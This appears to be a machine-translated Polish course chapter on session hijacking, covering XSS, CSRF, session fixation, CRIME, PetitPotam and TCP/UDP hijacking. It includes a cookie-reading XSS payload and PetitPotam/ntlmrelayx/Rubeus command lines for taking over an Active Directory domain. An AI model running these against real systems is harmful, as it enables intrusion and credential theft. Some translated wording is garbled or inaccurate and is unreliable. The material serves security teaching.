Atak typu „człowiek w przeglądarce/manipulator w przeglądarce" jest podobny do ataku MITM. Różnica między nimi polega na tym, że atak typu „człowiek w przeglądarce" wykorzystuje konia trojańskiego do przechwytywania i manipulowania połączeniami między przeglądarką a jej mechanizmami bezpieczeństwa lub bibliotekami. Osoba atakująca umieszcza wcześniej zainstalowanego trojana między przeglądarką a jej mechanizmem bezpieczeństwa, a trojan może modyfikować strony internetowe i treść transakcji lub wprowadzać dodatkowe transakcje. Wszystkie działania trojana są niewidoczne zarówno dla użytkownika, jak i aplikacji internetowej. Głównym celem tego ataku jest kradzież finansowa poprzez manipulowanie transakcjami dokonywanymi za pomocą systemów bankowości internetowej. Atak typu „człowiek w przeglądarce" może odnieść sukces nawet w obecności mechanizmów bezpieczeństwa, takich jak SSL, infrastruktura klucza publicznego (PKI) i uwierzytelnianie dwuskładnikowe, ponieważ wszystkie oczekiwane kontrole i mechanizmy bezpieczeństwa wydają się działać normalnie.

Kroki przeprowadzania ataku typu „człowiek w przeglądarce":

Trojan najpierw infekuje oprogramowanie komputera (system operacyjny lub aplikację).

Trojan instaluje szkodliwy kod (pliki rozszerzeń) i zapisuje go w konfiguracji przeglądarki.

Po ponownym uruchomieniu przeglądarki przez użytkownika ładowany jest złośliwy kod w postaci plików rozszerzeń.

Pliki rozszerzeń rejestrują moduł obsługi dla każdej wizyty na stronie internetowej.

Po załadowaniu strony rozszerzenie dopasowuje jej adres URL do listy znanych witryn będących celem ataku.

Użytkownik bezpiecznie loguje się do serwisu.

Rozszerzenie rejestruje procedurę obsługi zdarzeń przycisku, gdy zostanie wykryte ładowanie określonej strony z określonym wzorcem i porównuje je z listą docelową.

Gdy użytkownik kliknie przycisk, rozszerzenie używa interfejsu Document Object Model (DOM) i wyodrębnia wszystkie dane ze wszystkich pól formularza oraz modyfikuje wartości.

Przeglądarka wysyła formularz i zmodyfikowane wartości na serwer.

Serwer odbiera zmodyfikowane wartości, ale nie może rozróżnić wartości oryginalnych i zmodyfikowanych.

Po wykonaniu transakcji przez serwer generowany jest paragon.

Teraz przeglądarka otrzymuje potwierdzenie zmodyfikowanej transakcji.

Przeglądarka wyświetla paragon z oryginalnymi danymi.

Użytkownik uważa, że pierwotna transakcja została odebrana przez serwer bez żadnego przechwycenia.

Narażanie identyfikatorów sesji przy użyciu ataków po stronie klienta

Celem ataków po stronie klienta są luki w zabezpieczeniach aplikacji klienckich, które wchodzą w interakcje ze złośliwym serwerem lub przetwarzają złośliwe dane. W zależności od charakteru luk osoba atakująca może wykorzystać aplikację, wysyłając wiadomość e-mail ze złośliwym łączem lub w inny sposób nakłaniając użytkownika do odwiedzenia złośliwej witryny. Aplikacje po stronie klienta podatne na ataki obejmują niezabezpieczone witryny internetowe, środowisko Java Runtime Environment i przeglądarki; z nich głównym celem są przeglądarki. Ataki po stronie klienta mają miejsce, gdy klienci nawiązują połączenia ze złośliwymi serwerami i przetwarzają z nich potencjalnie szkodliwe dane. Jeśli nie ma interakcji między klientem a serwerem, nie ma możliwości ataku po stronie klienta. Jednym z takich przykładów jest uruchomienie klienta protokołu FTP (File Transfer Protocol) bez ustanawiania połączenia z serwerem FTP. W przypadku komunikatorów aplikacja jest skonfigurowana w taki sposób, że wymusza na klientach logowanie się do zdalnego serwera, czyniąc go podatnym na ataki po stronie klienta. Poniższe ataki po stronie klienta mogą służyć do naruszenia bezpieczeństwa identyfikatorów sesji.

Cross-site scripting (XSS): XSS umożliwia atakującym wstrzykiwanie złośliwych skryptów po stronie klienta do stron internetowych przeglądanych przez innych użytkowników.

Złośliwe kody JavaScript: osoba atakująca może osadzić na stronie internetowej złośliwy skrypt, który nie generuje żadnych ostrzeżeń, ale przechwytuje tokeny sesji w tle i wysyła je do osoby atakującej.

Trojany: koń trojański może zmienić ustawienia proxy w przeglądarce użytkownika, aby wszystkie sesje były wysyłane przez maszynę atakującego.

Narażanie identyfikatorów sesji przy użyciu ataków po stronie klienta: atak skryptowy między witrynami

Atak typu cross-site script to atak po stronie klienta, w którym osoba atakująca naraża token sesji przy użyciu złośliwego kodu lub programów. Ten typ ataku ma miejsce, gdy dynamiczna strona internetowa otrzymuje złośliwe dane od atakującego i wykonuje je w systemie użytkownika. Witryny sieci Web, które tworzą strony dynamiczne, nie mają kontroli nad sposobem odczytywania danych wyjściowych przez klientów. W ten sposób osoby atakujące mogą wstawić złośliwy aplet JavaScript, VBScript, ActiveX, Hypertext Markup Language (HTML) lub Flash do podatnej na ataki strony dynamicznej. Ta strona następnie wykonuje skrypt na komputerze użytkownika i zbiera dane osobowe użytkownika, kradnie pliki cookie, przekierowuje użytkowników do nieoczekiwanych stron internetowych lub wykonuje złośliwy kod w systemie użytkownika. Jak pokazano na poniższym rysunku, użytkownik najpierw nawiązuje ważną sesję z serwerem. Osoba atakująca wysyła spreparowany link do ofiary ze złośliwym kodem JavaScript. Gdy użytkownik kliknie łącze, JavaScript uruchamia się automatycznie i wykonuje instrukcje ustawione przez atakującego. Wynik wyświetla bieżący identyfikator sesji użytkownika. Korzystając z tej samej techniki, osoba atakująca może utworzyć określony kod JavaScript, który pobiera identyfikator sesji użytkownika:

<SCRIPT>alert(document.cookie);</SCRIPT>

Następnie atakujący używa skradzionego identyfikatora sesji do ustanowienia prawidłowej sesji z serwerem.

Narażanie identyfikatorów sesji za pomocą ataków po stronie klienta: atak fałszerstwa żądań między witrynami

Fałszerstwo żądań między witrynami (CSRF), znane również jako atak jednym kliknięciem lub jazda na sesji, to atak, w którym atakujący wykorzystuje aktywną sesję ofiary z zaufaną witryną do wykonywania złośliwych działań, takich jak zakup przedmiotów oraz modyfikacja lub odzyskanie informacji o koncie. W atakach internetowych CSRF atakujący tworzy formularz hosta zawierający złośliwe informacje i wysyła go do autoryzowanego użytkownika. Użytkownik wypełnia formularz i przesyła go do serwera WWW. Ponieważ dane pochodzą od zaufanego użytkownika, serwer sieciowy je akceptuje. W przeciwieństwie do ataku XSS, który wykorzystuje zaufanie użytkownika do określonej witryny, CSRF wykorzystuje zaufanie, jakie witryna ma do przeglądarki użytkownika. Atak CSRF obejmuje następujące kroki.

• Osoba atakująca udostępnia stronę internetową z formularzem, który wygląda na uzasadniony. Ta strona zawiera już żądanie atakującego.

• Użytkownik wierząc, że formularz jest oryginalny, wprowadza login i hasło.

• Gdy użytkownik wypełni formularz, ta strona zostanie przesłana do rzeczywistej witryny.

• Serwer rzeczywistej witryny akceptuje formularz, zakładając, że został on wysłany przez użytkownika na podstawie danych uwierzytelniających.

W ten sposób serwer akceptuje żądanie atakującego.

Narażanie identyfikatorów sesji za pomocą ataków polegających na odtwarzaniu sesji

W ataku polegającym na odtwarzaniu sesji osoba atakująca przechwytuje token uwierzytelniania użytkownika, słuchając konwersacji między użytkownikiem a serwerem. Po przechwyceniu tokena uwierzytelniającego atakujący ponownie odtwarza żądanie uwierzytelnienia do serwera z przechwyconym tokenem uwierzytelniającym, aby uniknąć serwera; w konsekwencji uzyskują nieautoryzowany dostęp do serwera. Atak polegający na powtórzeniu sesji obejmuje następujące kroki.

Użytkownik nawiązuje połączenie z serwerem WWW.

Serwer prosi użytkownika o informacje uwierzytelniające jako dowód tożsamości.

Użytkownik wysyła tokeny uwierzytelniające do serwera. Na tym etapie atakujący przechwytuje token pliku uwierzytelniającego użytkownika poprzez podsłuchiwanie rozmowy pomiędzy użytkownikiem i serwerem.

Po przechwyceniu tokena uwierzytelniającego atakujący odtwarza żądanie do serwera z przechwyconym tokenem uwierzytelniającym i uzyskuje nieautoryzowany dostęp do serwera.

Łamanie identyfikatorów sesji za pomocą utrwalania sesji

Zabezpieczenia sesji sieci Web uniemożliwiają atakującemu przechwycenie, brutalne wymuszenie lub przewidywanie identyfikatora sesji wysłanego przez serwer WWW do przeglądarki użytkownika jako dowód uwierzytelnionej sesji. Takie podejście ignoruje jednak możliwość, że osoba atakująca wyśle identyfikator sesji do przeglądarki użytkownika, zmuszając ją do użycia wybranego identyfikatora sesji. Ten typ ataku nazywany jest atakiem polegającym na utrwalaniu sesji, ponieważ osoba atakująca ustala identyfikator sesji użytkownika z wyprzedzeniem, zamiast generować go losowo podczas logowania. Atakujący przeprowadza atak polegający na utrwalaniu sesji w celu przejęcia prawidłowej sesji użytkownika. Atakujący wykorzystuje ograniczenia w zarządzaniu identyfikatorami sesji aplikacji internetowych. Aplikacje internetowe umożliwiają użytkownikowi uwierzytelnianie się przy użyciu istniejącego identyfikatora sesji, zamiast generowania nowego identyfikatora sesji. W tego typu ataku

atakujący dostarcza prawidłowy identyfikator sesji aplikacji internetowej i zachęca ofiarę do jego użycia. Jeśli przeglądarka ofiary używa tego identyfikatora sesji, atakujący może przejąć sesję zweryfikowaną przez użytkownika, ponieważ jest już świadomy identyfikatora sesji używanego przez ofiarę. Atak polegający na utrwalaniu sesji jest rodzajem przejęcia sesji. Jednak zamiast kraść sesję nawiązaną między użytkownikiem a serwerem WWW po zalogowaniu się użytkownika, atak polegający na utrwalaniu sesji naprawia nawiązaną sesję w przeglądarce użytkownika; w związku z tym atak jest inicjowany przed zalogowaniem się użytkownika. Osoba atakująca stosuje różne techniki w celu przeprowadzenia ataku polegającego na utrwalaniu sesji:

Token sesji w argumencie adresu URL

Token sesji w ukrytym polu formularza

Identyfikator sesji w pliku cookie

Atakujący musi wybrać technikę w oparciu o sposób, w jaki docelowa aplikacja internetowa używa tokenów sesji. Atakujący wykorzystuje lukę w zabezpieczeniach serwera, która pozwala użytkownikowi na użycie stałego identyfikatora sesji. Następnie atakujący dostarcza ofierze prawidłowy identyfikator sesji i zachęca ją do uwierzytelnienia się przy użyciu tego identyfikatora sesji. Atak polegający na utrwalaniu sesji składa się z trzech następujących faz.

• Faza konfiguracji sesji: w tej fazie osoba atakująca najpierw uzyskuje prawidłowy identyfikator sesji, ustanawiając połączenie z docelowym serwerem WWW. Niewiele serwerów WWW obsługuje funkcję limitu czasu bezczynnej sesji. Jeśli docelowy serwer WWW obsługuje tę funkcję, osoba atakująca musi wielokrotnie wysyłać żądania, aby utrzymać ustalony identyfikator sesji pułapki.

• Faza utrwalania: w tej fazie atakujący wprowadza identyfikator sesji do przeglądarki ofiary, naprawiając w ten sposób sesję.

• Faza wejścia: w tej fazie atakujący czeka, aż ofiara zaloguje się do docelowego serwera WWW przy użyciu identyfikatora sesji pułapki, a następnie wchodzi do sesji ofiary.

Atak polegający na utrwalaniu sesji jest wykonywany w następujących krokach.

• Najpierw atakujący ustanawia prawidłowe połączenie z docelowym serwerem WWW.

• Docelowy serwer WWW (np. http://citibank.com/) wysyła atakującemu identyfikator sesji, np. 0D6441FEA4496C2.

• Atakujący wysyła link z ustanowionym identyfikatorem sesji, np. http://citibank.com/?SID=0D6441FEA4496C2, do ofiary i zachęca ofiarę do kliknięcia go w celu uzyskania dostępu do strony internetowej. Ofiara klika w link, wierząc, że jest to legalny link wysłany przez bank. Spowoduje to otwarcie strony logowania do serwera w przeglądarce ofiary dla SID=0D6441FEA4496C2.

• Serwer WWW sprawdza, czy sesja o identyfikatorze 0D6441FEA4496C2 jest już ustanowiona i czy jest w stanie aktywnym; w związku z tym nie tworzy nowej sesji.

• Na koniec ofiara wprowadza swoje dane logowania w skrypcie logowania, a serwer udziela zgody im dostęp do rachunku bankowego.

• W tym momencie, znając identyfikator sesji, atakujący może również uzyskać dostęp do konta w banku ofiary przez http://citibank.com/? SID=0D6441FEA4496C2.

• Ponieważ identyfikator sesji jest ustawiany przez atakującego przed zalogowaniem się użytkownika, można powiedzieć o użytkowniku ,że zalogował się do sesji atakującego.

Przejęcie sesji przy użyciu serwerów proxy

Atakujący nakłania ofiarę do kliknięcia fałszywego łącza, które wygląda na legalne, ale przekierowuje użytkownika na serwer atakującego. Atakujący przekazuje następnie żądanie do legalnego serwera w imieniu ofiary i służy jako pośrednik dla całej transakcji. Działając jako proxy, osoba atakująca przechwytuje informacje o sesji podczas interakcji między legalnym serwerem a użytkownikiem.

Przejęcie sesji za pomocą ataku CRIME

Compression Ratio Info-Leak Made Easy (CRIME) to atak po stronie klienta, który wykorzystuje luki w funkcjach kompresji danych protokołów, takich jak SSL/Transport Layer Security (TLS), SPDY i HTTP Secure (HTTPS). Możliwość złagodzenia skutków kompresji HTTPS jest niewielka, co czyni tę lukę jeszcze bardziej niebezpieczną niż inne luki w zabezpieczeniach kompresji. Kiedy dwa hosty w Internecie nawiązują połączenie za pomocą HTTPS, nawiązywana jest sesja TLS, a dane są przesyłane w postaci zaszyfrowanej. W związku z tym osobie atakującej trudno jest odczytać lub zmodyfikować wiadomości między dwoma hostami. Gdy użytkownik loguje się do aplikacji internetowej, dane uwierzytelniające są przechowywane w pliku cookie. Za każdym razem, gdy przeglądarka wysyła żądanie HTTPS do aplikacji internetowej, przechowywany plik cookie jest używany do uwierzytelnienia. W tym ataku atakujący próbuje uzyskać dostęp do uwierzytelniającego pliku cookie, aby przejąć sesję ofiary. W HTTPS pliki cookie są kompresowane przy użyciu algorytmu bezstratnej kompresji danych (DEFLATE), a następnie szyfrowane. Dlatego atakującemu trudno jest uzyskać wartość pliku cookie za pomocą prostego wąchania. Aby przeprowadzić atak CRIME, osoba atakująca musi użyć technik inżynierii społecznej, aby nakłonić ofiarę do kliknięcia złośliwego łącza. Gdy ofiara kliknie złośliwy link, to albo wstrzykuje złośliwy kod do systemu ofiary lub przekierowuje ofiarę na złośliwą stronę internetową. Jeśli ofiara nawiązała już połączenie HTTPS z zabezpieczoną aplikacją internetową, atakujący podsłuchuje ruch HTTPS ofiary za pomocą technik takich jak spoofing ARP.

Poprzez wąchanie osoba atakująca przechwytuje wartość pliku cookie z wiadomości HTTPS i wysyła wiele żądań HTTPS do aplikacji internetowej z tym plikiem cookie poprzedzonym kilkoma losowymi znakami. Następnie atakujący monitoruje ruch między ofiarą a aplikacją internetową, aby uzyskać skompresowaną i zaszyfrowaną wartość pliku cookie. Po przechwyceniu pliku cookie atakujący analizuje długość pliku cookie i przewiduje rzeczywistą wartość pliku cookie uwierzytelniania. Po uzyskaniu pliku cookie uwierzytelniania atakujący podszywa się pod ofiarę i przejmuje sesję ofiary z bezpieczną aplikacją internetową w celu kradzieży poufnych informacji, takich jak hasła, numery ubezpieczenia społecznego i numery kart kredytowych. Atakujący używają narzędzi, takich jak CrimeCheck, do wykrywania, czy serwer WWW ma włączoną kompresję TLS lub HTTP, a tym samym są narażeni na ataki CRIME.

Przejęcie sesji przy użyciu zabronionego ataku

Zabroniony atak to rodzaj ataku MITM, który można wykonać, gdy kryptograficzny identyfikator jednorazowy jest ponownie używany podczas ustanawiania sesji HTTPS z serwerem. Zgodnie ze specyfikacją TLS te dowolne fragmenty danych muszą być użyte raz. Atak ten wykorzystuje lukę polegającą na tym, że implementacja protokołu TLS nieprawidłowo ponownie wykorzystuje ten sam identyfikator jednorazowy, gdy dane są szyfrowane przy użyciu trybu AES-GCM (Advanced Encryption Standard-Galois/Counter Mode) podczas uzgadniania TLS. Atakujący wykorzystują tę lukę do przeprowadzenia ataku MITM, generując klucze kryptograficzne używane do uwierzytelniania. Powtarzanie tej samej wartości jednorazowej podczas uzgadniania TLS umożliwia atakującemu

monitorowanie i przejęcie połączenia. Po przejęciu sesji HTTPS i obejściu ochrony atakujący wprowadzają do transmisji złośliwy kod i sfałszowane treści, takie jak kod JavaScript lub pola internetowe, które proszą użytkownika o ujawnienie haseł, numerów ubezpieczenia społecznego lub innych poufnych informacji. Zabroniony atak obejmuje następujące kroki.

• Atakujący monitoruje połączenie między ofiarą a serwerem sieciowym i wyszukuje wartość jednorazową z komunikatów uzgadniania TLS.

• Atakujący generuje klucze uwierzytelniające za pomocą wartości jednorazowej i przejmuje połączenie.

• Cały ruch między ofiarą a serwerem sieciowym przepływa przez maszynę atakującego.

• Atakujący wstrzykuje kod JavaScript lub pola sieciowe do transmisji do ofiary.

• Ofiara ujawnia atakującemu poufne informacje, takie jak numery kont bankowych, hasła i numery ubezpieczenia społecznego.

Przejęcie sesji za pomocą ataku z darowizną sesji

W ataku darowizny sesji osoba atakująca przekazuje swój własny identyfikator sesji użytkownikowi docelowemu. W tym ataku atakujący najpierw uzyskuje prawidłowy identyfikator sesji, logując się do usługi, a następnie przekazuje ten sam identyfikator sesji docelowemu użytkownikowi. Ten identyfikator sesji łączy docelowego użytkownika ze stroną konta atakującego bez ujawniania jakichkolwiek informacji ofierze. Kiedy docelowy użytkownik kliknie w link i wprowadzi dane (nazwę użytkownika, hasło, szczegóły płatności itp.) w formularzu, wprowadzone dane zostaną połączone z kontem atakującego. Aby zainicjować ten atak, osoba atakująca może wysłać swój identyfikator sesji przy użyciu technik, takich jak gotowanie między witrynami, atak MITM i utrwalanie sesji. Atak darowizny sesji obejmuje następujące kroki.

Najpierw atakujący loguje się do usługi, ustanawia prawidłowe połączenie z docelowym serwerem WWW i usuwa zapisane informacje.

Docelowy serwer WWW (np. http://citibank.com/) wysyła atakującemu identyfikator sesji, np. 0D6441FEA4496C2.

Następnie atakujący przekazuje ofierze swój identyfikator sesji, powiedzmy http://citibank.com/?SID=0D6441FEA4496 C2, i zachęca ofiarę do kliknięcia go w celu uzyskania dostępu do strony internetowej.

Ofiara klika w link, wierząc, że jest to legalny link wysłany przez bank. Spowoduje to otwarcie strony serwera w przeglądarce ofiary z SID=0D6441FEA4496C2. Na koniec ofiara wprowadza swoje dane na stronie i zapisuje je.

Atakujący może teraz zalogować się jako siebie i uzyskać informacje o ofierze.

Porwanie PetitPotam

W ataku PetitPotam kontroler domeny (DC) jest zmuszany przez osobę atakującą do zainicjowania uwierzytelnienia na serwerze osoby atakującej. W tym celu osoba atakująca wykorzystuje wywołanie interfejsu API szyfrującego systemu plików systemu zdalnego (MS-EFSRPC) firmy Microsoft w celu przejęcia sesji uwierzytelniania. Serwer SMB osoby atakującej manipuluje sesją, aby kontroler domeny uwierzył, że osoba atakująca jest uprawnionym użytkownikiem, który może otrzymać skrót NTLM

kontrolera domeny. Wymaga to od atakującego posiadania ważnych poświadczeń legalnego użytkownika, który jest częścią sieci.

Następnie osoba atakująca przekazuje uwierzytelnianie NTLM udostępnione przez kontroler domeny do Usług certyfikatów w usłudze Active Directory (AD CS) i generuje certyfikat. Czasami AD CS może pełnić rolę kontrolera domeny. Za pomocą certyfikatu atakujący uzyskuje uprawnienia administracyjne i przejmuje pełną kontrolę nad serwerem AD, a następnie nad całą siecią zarządzaną przez kontroler domeny. Kroki przeprowadzania porwania PetitPotam są następujące:

1. Atakujący używa już przechwyconych poświadczeń NTLM do uwierzytelnienia na serwerze docelowym.

2. Atakujący używa polecenia EfsRpcOpenFileRaw z interfejsu API MS-EFSRPC, aby zmusić serwer docelowy do przeprowadzenia uwierzytelnienia NTLM innego systemu.

3. Teraz atakujący inicjuje atak powtórkowy NTLM w celu uzyskania zdalnego dostępu do docelowego AD CS.

4. Na koniec atakujący tworzy certyfikat AD, aby uzyskać uprawnienia administratora docelowego serwera AD.

Uruchom następujące polecenia, aby przeprowadzić atak polegający na porwaniu PetitPotam:

Użyj poniższego polecenia, aby zidentyfikować urząd certyfikacji:

certutil.exe

Użyj poniższego polecenia z zestawu narzędzi Impacket, aby skonfigurować konfigurację HTTP/SMB do przechwytywania poświadczeń z DC:

ntlmrelayx.py -t <URL urzędu certyfikacji z web

rejestracja> -smb2support —adcs --template Kontroler domeny

Użyj następującego polecenia, aby wymusić uwierzytelnienie przy użyciu przechwyconych poświadczeń za pośrednictwem wywołania interfejsu API MS-EFSRPC:

python3 PetitPotam.py -d <nazwa urzędu certyfikacji> -u <nazwa użytkownika> -p <hasło>

<adres IP słuchacza> <adres IP kontrolera domeny>

Atak można również przeprowadzić bez poświadczeń, jeśli kontroler domeny jest podatny na ataki. Użyj następującego polecenia, aby uruchomić PetitPotam bez poświadczeń, aby otrzymać skróty NTLM certyfikatu.

python3 PetitPotam.py <IP atakującego> <IP DC>

Po uzyskaniu skrótów NTLM certyfikatu wywołaj narzędzia do łamania haseł, takie jak Rubeus, aby zażądać biletu Kerberos dla maszyny zawierającej uprawnienia do konta DC:

Rubeus.exe asktgt /outfile.kirbi /dc:<DC-IP> /domena: nazwa domeny

/user: <nazwa użytkownika domeny> /ptt /certificate: <skróty NTLM otrzymane z powyższego polecenia>

Przechwytywanie sesji na poziomie sieci

Atakujący koncentrują się szczególnie na przechwytywaniu sesji na poziomie sieci, ponieważ nie wymaga ono dostępu do hosta, w przeciwieństwie do przechwytywania sesji na poziomie hosta, ani potrzeby dostosowywania ataków do poszczególnych aplikacji, w przeciwieństwie do przechwytywania na poziomie aplikacji. W tej sekcji omówiono przejmowanie sesji na poziomie sieci, koncepcje związane z komunikacją sieciową oraz różne techniki wykorzystywane do przejmowania sesji na poziomie sieci.

Przechwytywanie na poziomie sieci polega na przejmowaniu protokołów transportowych i internetowych używanych przez aplikacje internetowe w warstwie aplikacji. Atakując sesje na poziomie sieci, osoba atakująca zbiera pewne krytyczne informacje, które są wykorzystywane do atakowania sesji na poziomie aplikacji. Poniżej przedstawiono różne rodzaje przejmowania kontroli na poziomie sieci:

Porwanie na ślepo

Przejęcie UDP

Przejęcie kontroli nad TCP/IP

Trójstronny uścisk dłoni

Kiedy dwie strony nawiązują połączenie przy użyciu protokołu TCP, wykonują trójstronne uzgadnianie. Uścisk trójstronny rozpoczyna połączenie i wymienia wszystkie parametry potrzebne do komunikacji obu stron. TCP używa trójstronnego uzgadniania do ustanowienia nowego połączenia. Początkowo połączenie po stronie klienta jest w stanie zamkniętym, a po stronie serwera w stanie nasłuchiwania. Klient inicjuje połączenie wysyłając początkowy numer sekwencyjny (ISN) i ustawiając flagę SYN. Klient jest teraz w stanie SYN-SENT. Gdy serwer odbierze ten pakiet, potwierdza numer sekwencyjny klienta i wysyła własny numer ISN z ustawioną flagą SYN. Stan serwera to teraz SYN-RECEIVED. Po otrzymaniu tego pakietu, klient potwierdza numer sekwencyjny serwera, zwiększając go i ustawiając flagę ACK. Klient jest teraz w ustalonym stanie. W tym momencie oba komputery ustanowiły sesję i mogą się komunikować. Po otrzymaniu potwierdzenia od klienta, serwer wchodzi w stan ustalony i wysyła potwierdzenie, inkrementując numer sekwencyjny klienta. Połączenie można zamknąć za pomocą flagi FIN lub RST albo przez przekroczenie limitu czasu. Jeśli flaga RST pakietu jest ustawiona, host odbierający przechodzi w stan ZAMKNIĘTY i zwalnia wszystkie zasoby związane z tym połączeniem. Prowadzi to do zerwania połączenia przez dodatkowe pakiety przychodzące. Jeśli pakiet jest wysyłany z włączoną flagą FIN, host odbierający zamyka połączenie, ponieważ przechodzi w stan CLOSE-WAIT. Pakiety wysyłane przez klienta są akceptowane w nawiązanym połączeniu, jeśli numer sekwencyjny mieści się w zakresie i następuje po swoim poprzedniku. Jeśli numer sekwencyjny jest poza zakresem dopuszczalnych numerów sekwencyjnych, odrzuca pakiet i wysyła pakiet ACK, używając oczekiwanego numeru sekwencyjnego. Aby trzy strony mogły się komunikować, wymagane są następujące informacje:

• Adres IP

• Numery portów

• Numery sekwencyjne

Osoba atakująca może łatwo określić adres IP i numer portu; są one dostępne w pakietach IP, które nie zmieniają się w trakcie sesji. Flowerever, numery porządkowe się zmieniają. Dlatego atakujący musi pomyślnie odgadnąć numery sekwencyjne dla ślepego przejęcia. Jeśli atakującemu uda się oszukać serwer w celu odebrania sfałszowanych pakietów i wykonania ich, atakującemu uda się przejąć sesję.

Uścisk trójstronny pokazany na powyższym rysunku obejmuje następujące kroki.

1.Bob inicjuje połączenie z serwerem i wysyła pakiet do serwera z zestawem flag SYN

2. Serwer odbiera ten pakiet i wysyła pakiet z flagą SYN + ACK oraz początkowym numerem sekwencyjnym (ISN) dla serwera.

3. Bob ustawia flagę ACK potwierdzającą odbiór pakietu i zwiększa numer sekwencyjny o 1.

4. Oba komputery pomyślnie ustanowiły sesję.

Jeśli atakujący może przewidzieć następny numer sekwencyjny i numer ACK, które wyśle Bob, może sfałszować adres Boba i rozpocząć komunikację z serwerem.

Przejęcie protokołu TCP/IP

Podczas przejmowania kontroli nad TCP/IP osoba atakująca przechwytuje ustanowione połączenie między dwiema komunikującymi się stronami za pomocą sfałszowanych pakietów, a następnie udaje jedną z tych stron. W tym podejściu atakujący wykorzystuje sfałszowane pakiety do przekierowania ruchu TCP na własną maszynę. Gdy to się powiedzie, połączenie ofiary zawiesza się, a atakujący może komunikować się z maszyną hosta w imieniu ofiary. Aby przeprowadzić atak polegający na porwaniu protokołu TCP/IP, zarówno ofiara, jak i atakujący muszą znajdować się w tej samej sieci. Serwer docelowy i maszyny ofiary mogą znajdować się w dowolnym miejscu. Korzystając z tej techniki, osoba atakująca może łatwo zaatakować systemy używające haseł jednorazowych. Jak pokazano na poniższym rysunku, przejmowanie kontroli nad TCP/IP obejmuje następujące procesy.

* Haker śledzi komunikację między ofiarą a hostem, aby uzyskać numer ISN ofiary.

* Korzystając z tego numeru ISN, atakujący wysyła sfałszowany pakiet z adresu IP ofiary do systemu hosta.

* Maszyna hosta odpowiada ofierze, zakładając, że pakiet pochodzi z niej. Powoduje to zwiększenie numeru sekwencji.

Przejęcie kontroli nad TCP/IP odbywa się w następujących krokach.

* Atakujący wyszukuje połączenie ofiary i wykorzystuje jej adres IP do wysłania sfałszowanego pakietu z przewidywanym numerem sekwencyjnym.

*Odbiorca przetwarza sfałszowany pakiet, zwiększa numer sekwencyjny i wysyła potwierdzenie na adres IP ofiary.

* Maszyna ofiary nie wie o sfałszowanym pakiecie. Dlatego ignoruje pakiet ACK maszyny odbiorczej i wyłącza licznik numerów sekwencyjnych.

* W rezultacie odbiornik odbiera pakiety z nieprawidłowym numerem sekwencyjnym.

* Atakujący wymusza desynchronizację połączenia ofiary z maszyną odbiorczą.

* Atakujący śledzi numery sekwencyjne i nieustannie fałszuje pakiety pochodzące z adresu IP ofiary.

*Atakujący nadal komunikuje się z maszyną odbiorczą, podczas gdy połączenie ofiary zawiesza się.

Fałszowanie adresów IP: pakiety kierowane do źródła

Pakiety kierowane ze źródła są przydatne w uzyskiwaniu nieautoryzowanego dostępu do komputera za pomocą adresu IP zaufanego hosta. Ten typ przejęcia umożliwia atakującym tworzenie własnych

akceptowalnych pakietów w celu wstawienia ich do sesji TCP. Po pierwsze, atakujący fałszuje adres IP zaufanego hosta, aby serwer zarządzający sesją z hostem przyjmował pakiety od atakującego. Pakiety są kierowane ze źródła; dlatego nadawca określa ścieżkę pakietów od źródła do docelowego adresu IP. Wykorzystując tę technikę routingu źródła, osoby atakujące oszukują serwer, aby uwierzył, że komunikuje się z użytkownikiem. Po pomyślnym sfałszowaniu adresu IP porywacz zmienia sekwencję i numery potwierdzenia. Po zmianie tych liczb atakujący wstrzykuje sfałszowane pakiety do sesji TCP, zanim klient będzie mógł odpowiedzieć. Prowadzi to do stanu niezsynchronizowanego, ponieważ tam sekwencja i numery ACK nie są zsynchronizowane. Oryginalne pakiety są tracone, a serwer otrzymuje pakiet z nowym numerem ISN. Te pakiety są kierowane źródłowo do poprawionego docelowego adresu IP określonego przez atakującego.

Porwanie RST

Przejęcie RST polega na wstrzyknięciu autentycznie wyglądającego pakietu resetowania (RST) przy użyciu sfałszowanego źródłowego adresu IP i przewidywaniu numeru potwierdzenia. Haker może zresetować połączenie ofiary, jeśli użyje dokładnego numeru potwierdzenia. Ofiara wierzy, że źródło wysłało pakiet resetowania i resetuje połączenie. Przechwytywanie RST można przeprowadzić za pomocą narzędzi do tworzenia pakietów, takich jak Colasoft Packet Builder i narzędzi do analizy TCP/IP, takich jak tcpdump.

Ślepe porwanie

W przypadku przejęcia kontroli na ślepo osoba atakująca może wstrzyknąć złośliwe dane lub polecenia do przechwyconej komunikacji w sesji TCP, nawet jeśli ofiara wyłączy routing źródłowy. W tym celu atakujący musi poprawnie odgadnąć kolejny numer ISN komputera próbującego nawiązać połączenie. Chociaż osoba atakująca może wysłać złośliwe dane lub polecenie, takie jak ustawienie hasła, aby umożliwić dostęp z innej lokalizacji w sieci, osoba atakująca nie może wyświetlić odpowiedzi. Aby móc zobaczyć odpowiedź, znacznie lepszą opcją jest atak MITM.

Przejęcie UDP

Protokół datagramów użytkownika (UDP) nie wykorzystuje sekwencjonowania pakietów ani synchronizacji. Dlatego sesję UDP można łatwiej zaatakować niż sesję TCP. Ponieważ UDP jest bezpołączeniowy, łatwo jest modyfikować dane bez zauważenia przez ofiarę. Podczas przejmowania sesji na poziomie sieci porywacz fałszuje odpowiedź serwera na żądanie UDP klienta, zanim serwer będzie mógł odpowiedzieć. W ten sposób atakujący przejmuje kontrolę nad sesją. Żadne pakiety nie są wymieniane między serwerem a klientem, ponieważ numer sekwencyjny serwera nie zgadza się z numerem potwierdzenia klienta. Odpowiedź serwera można łatwo ograniczyć, jeśli używane jest podsłuchiwanie. Atak MITM w przejęciu UDP może zminimalizować zadanie atakującego, ponieważ może przede wszystkim powstrzymać odpowiedź serwera przed dotarciem do klienta.

Atak MITM przy użyciu fałszowania ICMP i ARP

Atak MITM wykorzystuje sniffera pakietów do przechwytywania komunikacji między klientem a serwerem. Atakujący zmienia domyślną bramę komputera klienta i próbuje przekierować pakiety. Pakiety między klientem a serwerem są kierowane przez hosta porywacza przy użyciu dwóch poniższych technik.

Sfałszowany protokół komunikatów kontroli Internetu (ICMP)

Internet Control Message Protocol (ICMP) jest rozszerzeniem IP używanym do wysyłania komunikatów o błędach. Osoba atakująca może użyć protokołu ICMP do wysyłania wiadomości w celu oszukania

klienta i serwera. W tej technice pakiety ICMP są fałszowane w celu przekierowania ruchu między klientem a hostem przez host porywacza. Pakiety hakera wysyłają komunikaty o błędach wskazujące na problemy z przetwarzaniem pakietów przez oryginalne połączenie. Powoduje to, że serwer i klient zamiast tego przechodzą przez ścieżkę porywacza.

Fałszowanie protokołu rozpoznawania adresów (ARP).

